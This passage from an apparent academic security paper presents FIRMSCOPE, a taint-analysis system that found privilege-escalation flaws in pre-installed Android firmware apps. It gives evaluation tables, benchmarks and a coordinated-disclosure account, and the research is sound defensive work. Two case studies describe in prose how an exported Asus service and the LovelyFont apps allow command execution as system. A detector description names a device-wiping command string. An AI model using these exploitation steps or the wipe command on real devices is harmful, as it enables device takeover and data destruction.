15                 REFS[i][r] ← {j ∈ INS | j defines r} ∪ {j ∈ INS | j defines a
                     (sub)field of r}
16         if i is return then
17             KILLS[i] ← INS[i]
18         else
19             KILLS[i] ← {j ∈ INS | j defines an operand defined by i} ∪ {j ∈ INS |
                 j defines a (sub)field of an operand defined by i}
20             if i is a move instruction then
21                 KILLS[i] ← KILLS[i] ∪ {j ∈ INS | j defines r0 or e0}
22             GENS[i] ← {operand r | i writes r}
23         OUTS[i] ← GENS[i] ∪ (INS[i] - KILLS[i])
24 until OUTS stops changing;
```

field instance register (the register holding the `this` pointer of the instance object) but without killing previous definitions of the instance object. For example, in Figure 1, the assignment to `this.h.i` inside the constructor of `k` kills all previous in-scope definitions of `this.h.i`, creates a new definition of `this.h.i`, and modifies the definition of `this.h` but without killing previous definitions of `this.h`. Similarly, instructions reading only an instance register (and not a member field of the instance) also implicitly read all member fields accessible via that instance register. Additionally, if an instance register is redefined, then that redefinition also kills the definitions of all fields accessible via that instance register. For example, if the statement `this.h = new j()` is added after the assignment to `this.h.i` in the constructor of `k` in Figure 1, that statement would kill previous definitions of `this.h`, `this.h.i` and `this.h.x`. Likewise, if `this.h` by itself flows to the entry of a method `foo`, e.g., via a call `foo(this.h)`, then `this.h.i` and `this.h.x` also flow to the entry of `foo`. Constructing Def-Use chains that correctly span reads and writes through member fields and their instance registers is essential for precise, field- and object-sensitive analysis.

We build an inter-procedural Data-Flow Graph (IDFG) as a multi-graph consisting of data flow nodes, each of which corresponds to one data flow source or destination operand in a corresponding instruction. We route data flow facts through all graph nodes by applying the data propagation semantics associated with each instruction (e.g., an assignment statement propagates data from operands




Figure 3: A simplified illustrative figure of the IDFG constructed by FIRMSCOPE for the code in Figure 1. White nodes correspond to operands (registers, field references, and literals). Blue nodes correspond to instance nodes through which we route flows concerning the class instance and its fields. The tainted path from `arg2` (taint source) at the entry of `a.onReceive` to the `v2` argument of the `exec` call (taint sink) is highlighted. The dotted blue edge would result in a cross-field read from `this.h.i` to `this.h.x` which we reject during context validation using the callstack at the `Log.d` call (assuming `Log.d` was a sink).

on its RHS to the written register or field on its LHS). Figure 3 shows a simplified representation of the IDFG constructed by FIRMSCOPE corresponding to Figure 1. Our IDFG construction can be considered a specialized form of IFDS/IDE [38] with several extensions to handle Dalvik-specific semantics which we discuss in the following.

Static and Instance Fields. We route data flows through static fields (global fields bound to a class type rather than to a specific class instance) and instance fields without requiring an encapsulating method (to which the fields are deemed local) to carry the data flow. For static fields, we create special nodes in the IDFGs and route data flowing in and out of static fields to operands based on statements semantics. Note that the field reference used in an assignment statement may not necessarily reference the containing class inside which the field was declared. Therefore, for each referenced static field, we search up the class hierarchy for the node corresponding to the concrete declaration point of the field.

For each class containing instance fields, we add one global node representing the instance pointer of the class object instances, and one node for each field declared by the class (referred to as class field henceforth). Note that in Dalvik, the instance of `this` pointer is passed as the first argument to non-void calls. Then, for assignment statements that read instance fields, we add three flow edges: (*i*) from the local field reference to the LHS register (written); (*ii*) from the

instance register of the read field reference to the LHS register; and (*iii*) from the global instance pointer node to the instance register. Likewise, for written instance fields, we flow the RHS register (read) to the local field reference and to the instance register, and flow the instance register to the global instance pointer. We also flow each class field to its corresponding read instance field references, and flow written instance field references that are live at return sites to their corresponding class fields. An example of this is illustrated in Figure 3 for the flows involving the `this.h.i` field in class `k` from Figure 1. These constructions allow us to precisely track all flows to and from instance fields and their aliases.

More importantly, these constructions also allow FIRMSCOPE to efficiently handle indirect flows through callbacks. Prior solutions (e.g., [9]) attempted to handle this by creating dummy encapsulating lifecycle methods to encapsulate some of the known permutations involving callbacks. Creating these lifecycle methods, however, requires correct modeling of the execution semantics involving these flows, including any app-defined callbacks, which cannot be automatically done at scale. Other solutions (e.g., [10]) ignored these field flows altogether, risking higher miss rates of sensitive flows. Using the example in Figure 1, FIRMSCOPE allows the field write `this.h.i = arg2` to cross the method boundary of the constructor `k` and flow back in at the `exec` call inside method `run`, organically handling what would happen at runtime when the system sends the battery status event that would trigger the `onReceive` callback in class `k`, without needing to model all possible callback permutations that may be triggered at runtime inside class `k`.

Synthetic Methods. The Dalvik compiler generates accessor synthetic methods (i.e., methods with a `synthetic` access modifier) for nested classes that declare private fields that are accessed by the enclosing class. These synthetic methods also have the `static` modifier, yet they implicitly take the nested instance pointer as the first argument and only read or write a nested field. Some common names of these accessor methods in Dalvik include `access$`, `-get`, `-set`, and `-wrap`. We identify and handle synthetic accessor methods by also routing flows through the nested instance registers and fields.

Inter-procedural Flows. We route flows across method boundaries by adding edges from argument registers in the caller's call site to parameter registers at the callee entry point on the forward edge, and adding edges from the return value register in the callee return site of non-void methods to the pseudo last-result register (i.e., `r0`) in the call site. This is repeated for every possible caller-callee in the resolved callee set, depending on the call resolution. If a non-resolved call is non-static, we assume arguments can flow to the instance receiver register (implicit first argument). In addition, we implemented models and stubs for common non-GUI Android 4.0 to 9.0 framework classes that can carry data from arguments to return values or fields, including indirect flows through the runtime APIs for threads, handlers, asynchronous tasks, and common native calls such as `java.lang.System.arrayCopy(...)`.[3] These stubs consisted of simple data-flow edges and Smali snippets to carry the data from read arguments to written arguments and return values.

4.2.3 Custom Taint Analysis

Given our IDFG construction, taint tracking is reduced to a graph traversal problem from a taint source to one or more taint sinks where taint sources and sinks are nodes in the multi-graph. During traversal, we apply validation rules to reject and prune paths that invalidate sensitivity goals. These context validation rules are essential for efficiency and precision since the classical constructions used in prior solutions do not necessarily scale in practice (see §3). For example, we cannot provide context-sensitivity using call-site stacks at a large scale since creating these stacks for every call site proved computationally prohibitive, especially when virtual calls are involved where multiple stacks would need to be maintained per call site. In addition, flows through fields must remain flow- and context-sensitive, but we cannot make a copy of all nodes corresponding to a field every time the field is accessed due to the obvious overhead this involves and the complexity of tracking and linking all these copies to where they are read and written throughout the app. Therefore, eventually, our analysis achieves context, flow, and field sensitivity, and partial object sensitivity:

- **Context-Sensitive.** We guarantee context-sensitivity by pairing each call instruction with its own return pseudo register, and maintaining a callstack overlaid atop each tainted path during taint tracking. We use this callstack to enforce control-flow on the backward edge by ensuring that a return node flows back only to its corresponding caller up the callstack. In addition, we prune unrealizable virtual call paths by ensuring that caller and callee types are compatible, i.e., the receiver class type at the call site is assignable from the class type of the callee.[4]

- **Flow- and Field-Sensitive.** Our IDFG construction is flow-sensitive since we take statement order into account and track flow facts per program point. Our construction is also field-sensitive since we track flows per class field. For cross-field flows that may occur when we flow field writes through the field instance node, we enforce field-sensitivity over these flows by recording field flows in the call frames

[3] A list of Android framework APIs can be found at: `https://raw.githubusercontent.com/aosp-mirror/platform_frameworks_base/master/api/current.txt`.

[4] We decided to only enforce type-compatibility rather than strict-typing (possible by tracking type information from object definition sites to object use sites) due to the computational cost incurred by dynamic type resolution which proved prohibitive for many of the apps in our data set without yielding significant improvements (orders of hours per app; less than 0.3% reduction of output space on a random sample of 100 apps).

of the callstack and ensuring that data flows out from the same field it previously flew in up the callstack.

- **Partially Object-Sensitive.** Ensuring type-compatibility makes our analysis object-sensitive over sibling and unrelated classes, object-sensitive over single definition methods, but object-insensitive over virtual methods with definitions both in a child and one of its ancestors.

- **Path-Insensitive** FIRMSCOPE is path-insensitive in the sense that, while it flows information according to the control-flow graph, the information flows irrespective of conditional dependencies that might exist between disjoint conditional branches. Path-sensitivity is a known hard problem with no absolute solution in practice [39].

Detection Rules. We developed a rules engine that takes detection rules as YAML files and invokes the taint engine as needed. Specifically, we implemented rules and plugins to detect the following privilege-escalation vulnerabilities: (*i*) command injection; (*ii*) arbitrary app installation/removal; (*iii*) code injection; (*iv*) factory reset of the device; (*v*) SMS injection, including accessing, sending, and manipulating text messages; (*vi*) device recording, including audio, video, and screen recording; (*vii*) log leakage to external storage or to other apps; (*viii*) `AT` Command injection; (*ix*) wireless settings modification; and (*x*) system settings modification. Some of these detectors involve additional analysis not discussed herewith, such as reachability and string analysis, necessary for capturing some vulnerability semantics. For instance, to detect leakage of Logcat logs to external storage the detection plugin detects cases where a vulnerable app contains bytecode segments that execute the "logcat" system command and writes its output to external storage either directly or perhaps by reading the output then writing it out using an output stream pointing to external storage. Likewise, the factory reset detection plugin needs to identify privileged apps that can be externally influenced into sending out the `MASTER_CLEAR` broadcast intent or writing the string "`recovery --wipe -data`" to `/cache/recovery/command` on the device followed by requesting a device reboot. Nevertheless, taint analysis remains the primary behavior modeling element of all detectors in this study. Finally, for each identified weakness, we report the vulnerable app meta data, the vulnerable components and their permissions, and the relevant inter-procedural traces through the app's bytecode instructions and global fields. Sample rules are shown in Appendix B.

5 Evaluation

We implemented FIRMSCOPE in 37 KSLOC of Cython, Python, and C/C++, in addition to 1.6 KSLOC of Shell Script. We used `graph-tool` [40] for efficient graph storage and manipulation. This section presents our evaluation results.

Table 1: Per-firmware-vendor count of firmware images, the number of apps analyzed per vendor, and the distribution of analyzed firmware Android versions (majors). Only vendors with more than 20 firmware images are shown.

Vendor	# Firmware	# Apps	v4	v5	v6	v7	v8	v9
Alcatel	31	4,390	15	3	9	3	1	0
Alps	48	9,557	15	7	22	3	1	0
ASUS	93	17,944	16	24	21	19	13	0
BLU	132	16,355	32	17	58	20	5	0
Coolpad	29	3,429	12	7	3	1	6	0
Doogee	25	3,310	3	3	10	9	0	0
Elephone	23	2,840	4	10	5	3	1	0
Google	372	54,057	0	1	0	175	142	54
HTC	39	9,361	15	11	11	2	0	0
Huawei	63	9,143	19	21	19	3	1	0
Infinix	29	4,476	0	0	8	8	13	0
Lenovo	82	9,209	52	14	12	3	1	0
Motorola	65	11,101	5	17	13	19	11	0
Panasonic	21	2,963	6	3	5	5	2	0
Samsung	219	61,457	9	1	65	71	55	18
TCL	33	5,309	6	6	16	4	1	0
Tecno	55	8,057	21	6	8	8	12	0
XBO	72	8,264	24	35	13	0	0	0
Xiaomi	102	21,331	11	10	36	14	20	11
ZTE	73	10,557	12	13	24	24	0	0
Other	411	58,232	126	82	83	55	65	0
Total	2,017	331,342	403	291	441	449	350	83
			19%	14%	22%	23%	17%	4%

We describe our primary dataset and experiment setup in §5.1, then present and discuss the uncovered privilege-escalation vulnerabilities by FIRMSCOPE in §5.2, followed by performance benchmarks and comparisons with closely related work in §5.3.

5.1 Dataset and Experiment Setup

We collected 2,017 publicly available (see Appendix A for acquisition details) stock Android firmware images from v4.0 to v9.0 covering more than 100 Android vendors in total, including the top 20 Android vendors worldwide. The firmware images contained 331,342 apps with 15,144 unique package names and 39,541 unique package versions. The details of this corpus are shown in Table 1.[5]

We deployed FIRMSCOPE on three servers each running 64-bit Ubuntu 18.04 on Intel(R) Xeon(R) E5-2630 v4 2.20GHz with 40 logical cores and 150 GiB of RAM. We implemented a pipeline using GNU Parallel [41] to manage jobs and distribute firmware images over the three servers, analyzing as many apps in parallel as possible to maintain a maximum server load of 80% with no memory swapping. We analyzed each firmware image in full, regardless of whether some of its apps might have appeared in other analyzed images.

[5] We use "vendor" to refer to the party responsible for providing (developing, building, and signing) a firmware image rather than the manufacturer of a device. For instance, HTC is the device manufacturer of Nexus 9, but Google is the device firmware vendor.

Table 2: Summary of discovered privilege escalation vulnerabilities and the percentage of vulnerable firmware.

Vulnerability	# Total	# Unique	%Firmware
Command Injection	1,420	211	41%
Wireless Settings Modification	901	212	26%
SMS Injection	232	63	7%
Screen Recording	207	63	6%
Factory Reset	169	48	5%
System Properties Modification	160	54	5%
App (Un)Installation	153	54	5%
Full Logcat Leakage	110	85	4%
Microphone Audio Recording	61	38	2%
AT Command Injection	55	17	2%
Code Injection	15	5	1%
Total	3,483	850	77%

Table 3: Breakdown of discovered unique vulnerabilities per firmware vendor. Only vendors with more than 20 firmware images are shown.

Vendor	# Total Vuln. per firmware	# Unique Vulnerabilities	Command Injection	Wireless Settings Modification	SMS Injection	Screen Recording	Factory Reset	System Properties Modification	App (Un)Installation	Full Logcat Leakage	Microphone Audio Recording	AT Command Injection	Code Injection
Alcatel	1.3	23	15	0	4	1	0	0	0	0	3	0	0
Alps	1.1	21	20	0	0	0	1	0	0	0	0	0	0
ASUS	3.7	132	41	53	5	0	11	17	2	2	0	1	0
BLU	2.2	63	43	5	7	4	0	0	1	0	1	2	0
Coolpad	3	54	22	4	2	3	0	7	6	1	1	7	1
Doogee	3.3	48	26	2	6	9	1	0	2	0	0	2	0
Elephone	2.7	36	26	1	0	2	0	2	3	0	0	1	1
Google	0.6	21	0	3	18	0	0	0	0	0	0	0	0
HTC	1.5	27	4	15	8	0	0	0	0	0	0	0	0
Huawei	1.2	22	2	12	0	0	0	0	0	6	1	1	0
Infinix	0.6	8	2	0	2	1	0	3	0	0	0	0	0
Lenovo	1.2	44	21	4	2	1	1	1	0	11	1	2	0
Motorola	0.6	24	0	7	10	0	0	7	0	0	0	0	0
Panasonic	2.3	34	27	0	0	2	0	1	0	1	0	3	0
Samsung	3.3	178	16	50	1	15	29	0	30	37	0	0	0
TCL	1.4	33	20	1	0	1	0	0	0	0	9	2	0
Tecno	1.2	28	17	0	3	2	0	2	0	0	0	2	2
XBO	2.2	37	29	0	2	3	0	1	1	0	0	1	0
Xiaomi	2.2	118	46	27	4	1	0	5	2	19	13	1	0
ZTE	0.6	23	11	0	3	0	1	6	0	0	0	2	0
Other	1.7	239	82	50	20	23	6	20	15	8	11	2	2

5.2 Privilege Escalation Vulnerabilities

Table 2 shows the summary of our findings. We discovered 850 unique privilege escalation vulnerabilities (3,483 total) spanning 77% of the analyzed firmware. We uniquified the vulnerabilities by arranging identical vulnerability bytecode traces into groups and counting each group only once. Command Injection vulnerabilities came at the top, impacting more than one third of firmware images. We provide the per-vendor breakdown by weakness category in Table 3.

Unsurprisingly, the most "vanilla" Android vendors, namely Google and Motorola, had no discovered weaknesses concerned with command or code execution. Since images from these vendors involve minimal customization over AOSP, the chances of introducing severe weaknesses are minimized. In particular, we inspected the SMS Injection vulnerabilities in Google firmware images and found that they all belonged to two specific versions of one system app on some Android 7.0 and 7.1 images in which the subscriber ID could be spoofed on dual-SIM devices. These weaknesses were fixed in subsequent versions of the app in later image builds. Also, the 3 Wireless Settings Modification vulnerabilities in Google images were all cases where an attacker could modify WiFi and Bluetooth configurations without permission and have been fixed in a recent commit [42, 43].




Figure 4: Estimate degree of vulnerability of pre-installed apps in different Android versions in the market measured as the number of findings normalized by the number of analyzed firmware images per Android version.

Figure 4 shows the estimate degree of vulnerability of pre-installed apps in different Android versions in the market measured as the number of findings normalized by the number of analyzed firmware images per Android version. The results suggest that there was a peak in Android weaknesses around versions 5 and 6. (We excluded Android 9 from the figure since its sample size was too small, in regard to the number of vendors, compared to other versions in our dataset.) We inspected the findings and found that a vulnerable version of ADUPS [44] and a number of diagnostic apps that were introduced in some Android 5 and 6 images were among the primary contributors to these weaknesses and that most of these vulnerable apps were retracted or patched in subsequent Android releases.[6] We also investigated the slight peak around version 8 and it appeared that the majority of the weaknesses were due to vulnerable apps and services introduced by chipset manufacturers spanning several device vendors (in some cases, more than 19 different device vendors had the same suite of vulnerable chipset manufacturer apps).

The aggregate numbers of identified vulnerabilities in AOSP vs. Vendor apps are shown in Table 4. About 92% of the vulnerabilities were in apps (375 unique package names) introduced by vendors, while only 8% of the vulnerabilities were in AOSP (18 unique AOSP package names). These results support the long-preached proposition that *AOSP-like images are more secure than vendor-customized images* since vendor modifications often introduce unforeseen weaknesses.

[6] ADUPS is a Shanghai based software provider for firmware over-the-air (FOTA) updating services.

Table 4: Number of total vulnerabilities in AOSP vs Vendor apps across all analyzed images and the number of unique package names of impacted apps.

	# Distinct Package Names	# Total Vulnerabilities						
		Total	v4	v5	v6	v7	v8	v9
AOSP	18	289 (8%)	13	24	40	187	19	6
Vendor	375	3,194 (92%)	539	572	812	507	592	172

In the following, we present two representative case studies showing some of the vulnerabilities discovered by FIRMSCOPE and how they can be exploited. More case studies are presented in Appendix D.[7]

Vulnerability Case Study I: `SplendidCommandAgent`**.** A range of Asus firmware contained a severe vulnerability in a pre-installed platform app with a package name of `com.asus.splendidcommandagent`. This app exhibited inadequate access control, allowing any app co-located on the device to provide arbitrary commands for it to execute within its own context with `system` privileges. The app's manifest explicitly exported a bound service named `SplendidCommandAgentService` that receives and executes commands. A bound service allows client apps to bind to the service and call exposed methods using an interface returned from its `onBind` method, providing richer communication than unbound services. The command string flows to the `java.lang.Runtime.exec(String)` API where the entire command is externally controlled (i.e., there are no hard-coded components of the command).

The `SplendidCommandAgentService` service exposed an interface named `ISplendidCommandAgentService` containing a single method, `doCommand(String)`, that simply executed the string parameter as a command. To interact with the interface, the client app first binds to the service to obtain an `IBinder` reference. As the client app will likely lack the programming interface for the bound service, it inserts the command string to be executed in a `Parcel` and calls the `IBinder.transact(int, Parcel, Parcel, int)` method with the appropriate function number to initiate IPC, transferring the `Parcel` to the `SplendidCommandAgentService` bound service. The bound service extracts the string from the received `Parcel` object, and provides it to the `doCommand(String)` for execution using the `java.lang.Runtime.exec(String)` API.

Vulnerability Case Study II: `LovelyFont`**.** The `LovelyFont` apps consist of two related and interacting apps that effectively provide a covert local and remote Command and Control (C&C) channel. These two apps are devils in disguise. On the surface, they offer the functionality of allowing the user to change the default system font (presumably to more "lovely" variants). Interestingly though, the two apps stealthily run in the background and are hidden from the user (they do not appear in the device app launcher).

Table 5: Count of vendors firmware containing a version of the `LovelyFont` apps containing at least one vulnerability.

Vendor	# Vulnerable Firmware				
	Total	v5	v6	v7	v8
Tecno	20/55	2	2	3	13
Infinix	7/30	0	3	4	0
Lava	5/8	0	0	0	5
ASUS	3/94	0	0	3	0
Coolpad	3/35	0	0	0	3
Elephone	1/23	0	1	0	0
Haier	1/5	0	0	0	1
SWIPE	1/3	1	0	0	0
Walton	1/1	0	0	0	1

We describe the functionality in terms of the two most popular package names in our dataset for the `LovelyFont` app suite: (*i*) The `com.lovelyfont.defcontainer` system app provides interfaces to execute commands and dynamically execute code by its (*ii*) accompanying app, `com.ekesoo.lovelyhifonts`, which polls a remote server for commands to execute. If the `com.ekesoo.lovelyhifonts` app obtains any commands to execute, it uses an exported and accessible service component, `FontCoverService`, in the `com.lovelyfont.defcontainer` app to execute the commands.[8] The `FontCoverService` app component is exported and not permission-protected, allowing any app on the device to execute commands with elevated privileges. Table 5 provides the number of firmware by vendor that contained a vulnerable version of the `LovelyFont` apps.

The `LovelyFont` apps utilize HTTP communication for the endpoints involving the C&C channel, exposing the user to potential Man-In-The-Middle (MITM) attacks. Curiously, ADUPS also implemented their C&C channel over HTTP [44]. The `com.lovelyfont.defcontainer` also contained an exported app component called `FunctionService` that allowed local and remote execution of arbitrary Dalvik bytecode as the `system` user (a Code Injection vulnerability). The `FunctionService` component allowed a client app to provide the path to a DEX file, the fully-qualified class name, method name, and the type and values of parameters to be executed. This affords great power and flexibility to client apps using these capabilities, allowing them to obtain secret key material, such as the passwords of saved WiFi networks.

5.3 Benchmarking FIRMSCOPE Performance

We benchmarked FIRMSCOPE's taint analysis detection performance on the latest DroidBench 2.0 [12] against the state-of-the-art static taint analysis systems for Android in the literature, namely: FlowDroid [9], Amandroid [10], and DroidSafe [11]. DroidBench 2.0 contains over 100 hand-crafted benchmarks to assess the accuracy and precision of static and

[7] All case studies detailed herewith have been responsibly disclosed to impacted vendors at least 90 days prior to the time of this writing.

[8] We also identified instances where the two `LovelyFont` apps had alternate package names with equivalent functionality.

Table 6: Summary of DroidBench 2.0 benchmark results. The benchmark consists of 100 real Positives (Ps) and 20 real Negatives (Ns).

Benchmarks	FlowDroid		Amandroid		DroidSafe		FIRMSCOPE	
	FP	FN	FP	FN	FP	FN	FP	FN
Aliasing	0	0	0	0	0	0	0	0
AndroidSpecific	0	2	0	2	0	1	0	1
ArraysAndLists	4	0	4	2	4	0	3	0
Callbacks	2	1	7	9	4	0	1	1
EmulatorDetection	0	0	0	0	0	0	0	0
FieldAndObjectSensitivity	0	0	0	0	2	0	0	0
GeneralJava	4	4	4	5	2	1	3	2
InterComponentComm.	0	8	2	0	0	1	0	4
Lifecycle	0	9	3	10	11	8	0	3
Reflection	0	0	0	2	0	0	0	0
Threading	0	0	0	0	5	4	0	0
Total (lower is better)	10	24	20	30	28	15	7	11

dynamic Android taint analysis tools, covering various analysis aspects and common Java and Android constructs.[9] We used FlowDroid v2.0 (without the IccTA extension), Amandroid v3.1.1, and the latest version of DroidSafe that was available as of June 2016. The benchmark summaries are shown in Table 6 (details are given in Appendix C). Overall, FIRMSCOPE had the highest detection power of all benchmarked solutions, incurring only 7 FPs and 11 FNs.[10] We emphasize that FIRMSCOPE's low number of FPs is paramount in practice, especially given the large number of firmware images and apps in the market.

We used the FPs incurred by FIRMSCOPE on DroidBench as sample reference cases to arrive at a rough estimate of the number of FPs in our real-world findings. We computed the worst-case scenario false discovery rate (FDR) in our findings by assuming all identified vulnerabilities containing any of the constructs appeared in these 7 cases were FPs, coming to a total of 451 findings out of 3,483 (12.95%). This accounts to less than 0.22360 FP per firmware and less than 0.00136 FP per app. We also manually inspected a sample of 400 identified vulnerabilities in Android 7 to 9 (by validating the semantics of their bytecode traces and checking for any incorrect tainted flows) and found less than 9% false discoveries.

5.3.1 Runtime Performance

The total start-to-finish runtime of FIRMSCOPE on the 2017 images was approximately 37 d (note that we had only three servers in our farm; this start-to-finish time is inverse proportional to the number of servers). In terms of per firmware and per app runtime, it took 4,901 s (81.7 min) per firmware on average with 50% of firmware images finishing in less than 3,342 s (55.7 min) and 95% finishing in less than 7,785 s (129.8 min). Apps took about 424 s (7.1 min) on average for static analysis (from analyzing metadata all the way to finishing the custom taint analysis) with 50% and 95% of the apps finishing in less than 53 s and 327 s (5.5 min), respectively.

On DroidBench, FlowDroid took 10 s on average, while Amandroid and DroidSafe took 2 min on average despite DroidBench minimalist apps. (DroidSafe took more than 10 min to finish on some of these benchmarks.) FIRMSCOPE consumed the least amount of time among the comparants, requiring less than 5 s per DroidBench app (2X faster than FlowDroid, 24X faster than Amandroid and DroidSafe).

We also measured the runtime performance on DIALDRoid-Bench, a representative sample of 30 real-world apps from Google Play [45] that appeared in related studies [20, 21, 46]. We used the same configuration as [20] by setting a maximum execution time of 30 min per app. The results of this benchmark are shown in Table 7. Neither FlowDroid, Amandroid, nor DroidSafe were able to process each of the apps within the allotted time: FlowDroid timed out on 12 apps, Amandroid on 9 apps, and DroidSafe on 25 apps. In contrary, FIRMSCOPE processed the 30 apps without exceeding the time limit, taking only 2 min on average and 12 min at a maximum. We observed similar results on the standard Android 9 Settings app (one of the largest apps that come pre-installed on every device) where all comparants but FIRMSCOPE timed out after 30 min while FIRMSCOPE analyzed it in less than 19 min. In summary, our results show that FIRMSCOPE outperforms prior work in terms of both detection power and scalability to large apps.

Table 7: Summary of DIALDroid-Bench benchmark results with a 30 min timeout limit. The Runtime column gives the min., avg., and max. runtime in minutes.

Tool	# Analyzed	# Timeout	Runtime (min)
FlowDroid	18	12	0.42, 2, 30+
Amandroid	21	9	3.00, 8, 30+
DroidSafe	5	25	2.00, 5, 30+
FIRMSCOPE	30	0	0.05, 2, 12

6 Discussion and Future Work

Extra Semantics. We currently handle calls invoked via reflection in a manner similar to [47]. Although this captures the majority of cases we have seen in practice, there are certain constructs that are not handled (e.g., nested reflection and reflection through native code). We do not model the internals of containers except for primitive array reads and writes. Writing a tainted value to a container eventually results in tainting the entire container (e.g., once the container crosses a method boundary) and vice versa. We also do not model all the semantics of throwing exceptions. For instance, apps can register a special global exception handler for all uncaught exceptions (e.g., using `java.lang.Thread.setDefaultUncaughtExceptionHandler(...)`) creating potential information flows from uncaught exceptions and

[9] DroidBench bundles an extensive set of benchmarks implemented as "miniature apps" with an established ground truth in terms of true positives and true negatives.

[10] We avoid discussing the overall precision and recall of the comparants since the reported DroidBench metrics are only useful for limited-scale comparisons and might not be commensurate with the overall performance of the measured tools on all categories of real-world apps.

their runtime contexts to the handler. We plan on supporting more of these semantics in future work.

Exploit Generation. While responsibly disclosing the findings, some vendors were only interested in exploit proof-of-concepts (PoCs) rather than the bytecode path traces discovered by FIRMSCOPE. Manually developing PoCs proved a rather laborious process. We are working on a novel system to help automatically synthesize PoC exploits to trigger vulnerabilities identified by FIRMSCOPE by means of selective symbolic execution and path condition analysis which we plan on presenting in a future work.

7 Related Work

Clearly, we are not the first to study the security of pre-installed apps within Android firmware. For instance, Woodpecker [48] made a first step in analyzing the security of Android firmware, in particular the permission models in pre-installed apps. By analyzing 8 popular Android phones, it discovered 11 out of 13 privileged permissions can be leaked. SEFA [3] studied the impact of vendor customizations, performing a permission and vulnerability analysis of pre-installed apps. With a provenance analysis of 10 popular firmware images from five major vendors, it discovered 85.78% of all preloaded apps are actually over-privileged.

ADDICTED [4] analyzed the device driver customizations in Android Device, and found such customization can introduce serious security flaws that allow unprivileged app to execute security-sensitive operations such as taking pictures. DroidRay [14] used a control flow signature matching approach to scan the security of 250 Android firmwares and 24,009 pre-installed apps and discovered that 7.6% of firmwares in their dataset contained pre-installed malware.

Vendor customization of the firmware can also introduce new attack surfaces such as hanging attribute references (Hares) [5] and privileged AT commands [49]. Using an automated analysis with 97 firmware images, HareHunter [5] discovered tens of thousands of likely Hares flaws. With a corpus of 2,000 Android firmware, Tian et. al. [49] uncovered 3,500 AT commands, many of which can be exploited via USB to execute dangerous operations such as bypassing the screen lock.

Most recently, Gamba et al. [50] made a comprehensive study, especially of privacy issues and use of "custom" and platform permissions by pre-installed apps in Android devices. They used an outsourcing approach to collect both the pre-installed apps and the network traffic from live devices. They discovered that advertising and data-driven services were among the primary incentives for vendors to include pre-installed apps, and argued that the privileged nature of these apps coupled with their obscurity and lack of transparency could potentially lead to backdoored access, which is exactly what FIRMSCOPE aims to uncover.

8 Conclusion and Final Remarks

Pre-installed apps in Android firmware present a potent attack vector due to their access to privileged permissions, potential widespread presence, and the fact that they often cannot be disabled or removed. We have presented FIRMSCOPE, an efficient and practical analysis system to uncover different types of vulnerabilities in pre-installed apps. By analyzing over 331,342 apps in 2,017 Android version 4 to 9 firmware images from over 100 Android vendors, FIRMSCOPE uncovered 3,483 privilege-escalation vulnerabilities including command injection, app installation, device recording, among others.

Coordinated Disclosure. We are following a coordinated vulnerability disclosure process in which we responsibly disclose our findings to vendors and allow them to test and offer corrective measures before any party releases detailed vulnerability or exploit information to the public. Some challenges in the disclosure process we encountered were: (*i*) Finding the appropriate procedure or contact point within an organization for reporting vulnerabilities. (*ii*) Most vendors requested PoC exploits instead of the bytecode traces produced by FIRMSCOPE, requiring us to manually go through the findings, assess exploitability, develop PoCs, and prepare exploitation reports laying out the technical details of each exploitable vulnerability. (*iii*) Absence of response from certain vendors precluding us from knowing if they confirm a vulnerability and plan to fix it. At the time of this writing, only Android versions 7 to 9 were covered by security updates. While our exploitability assessment and disclosure process is still ongoing, we have verified and reported more than 370 zero-day vulnerabilities in Android 7 to 9 and received 147 CVEs in the CVE-2019-15xxx block thus far, involving 30 vendors, 20 unique package names, and 26 unique package versions.

Acknowledgments

We thank Dimitris Tsiounis and Nick Kiourtis for providing technical assistance and for many constructive conversations. We also thank the anonymous reviewers and our shepherd, Benjamin Andow, for their insightful remarks.

This work was partially supported by the U.S. Department of Homeland Security (DHS) under contract 70RSAT19C00000007. The team at The Ohio State University was partially supported by National Science Foundation (NSF) award 1834215. Opinions expressed in this article are those of the authors and do not necessarily reflect the official policy or position of any agency of the U.S. government.

References

[1] *Mobile Operating System Market Share Worldwide | Statcounter Global Stats*, http://gs.statcounter.com/os-market-share/mobile/worldwide.

[2] *Operating System Market Share Worldwide*, retrieved March 27, 2019 from http://gs.statcounter.com/os-market-share.

[3] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang, "The impact of vendor customizations on android security," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013.

[4] X. Zhou, Y. Lee, N. Zhang, M. Naveed, and X. Wang, "The peril of fragmentation: Security hazards in Android device driver customizations," in *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014.

[5] Y. Aafer, N. Zhang, Z. Zhang, X. Zhang, K. Chen, X. Wang, X. Zhou, W. Du, and M. Grace, "Hare hunting in the wild android: A study on the threat of hanging attribute references," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015.

[6] R. Johnson, M. Elsabagh, A. Stavrou, and J. Offutt, "Dazed droids: A longitudinal study of android inter-app vulnerabilities," in *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, ser. ASIACCS '18. New York, NY, USA: ACM, 2018. [Online]. Available: http://doi.acm.org/10.1145/3196494.3196549

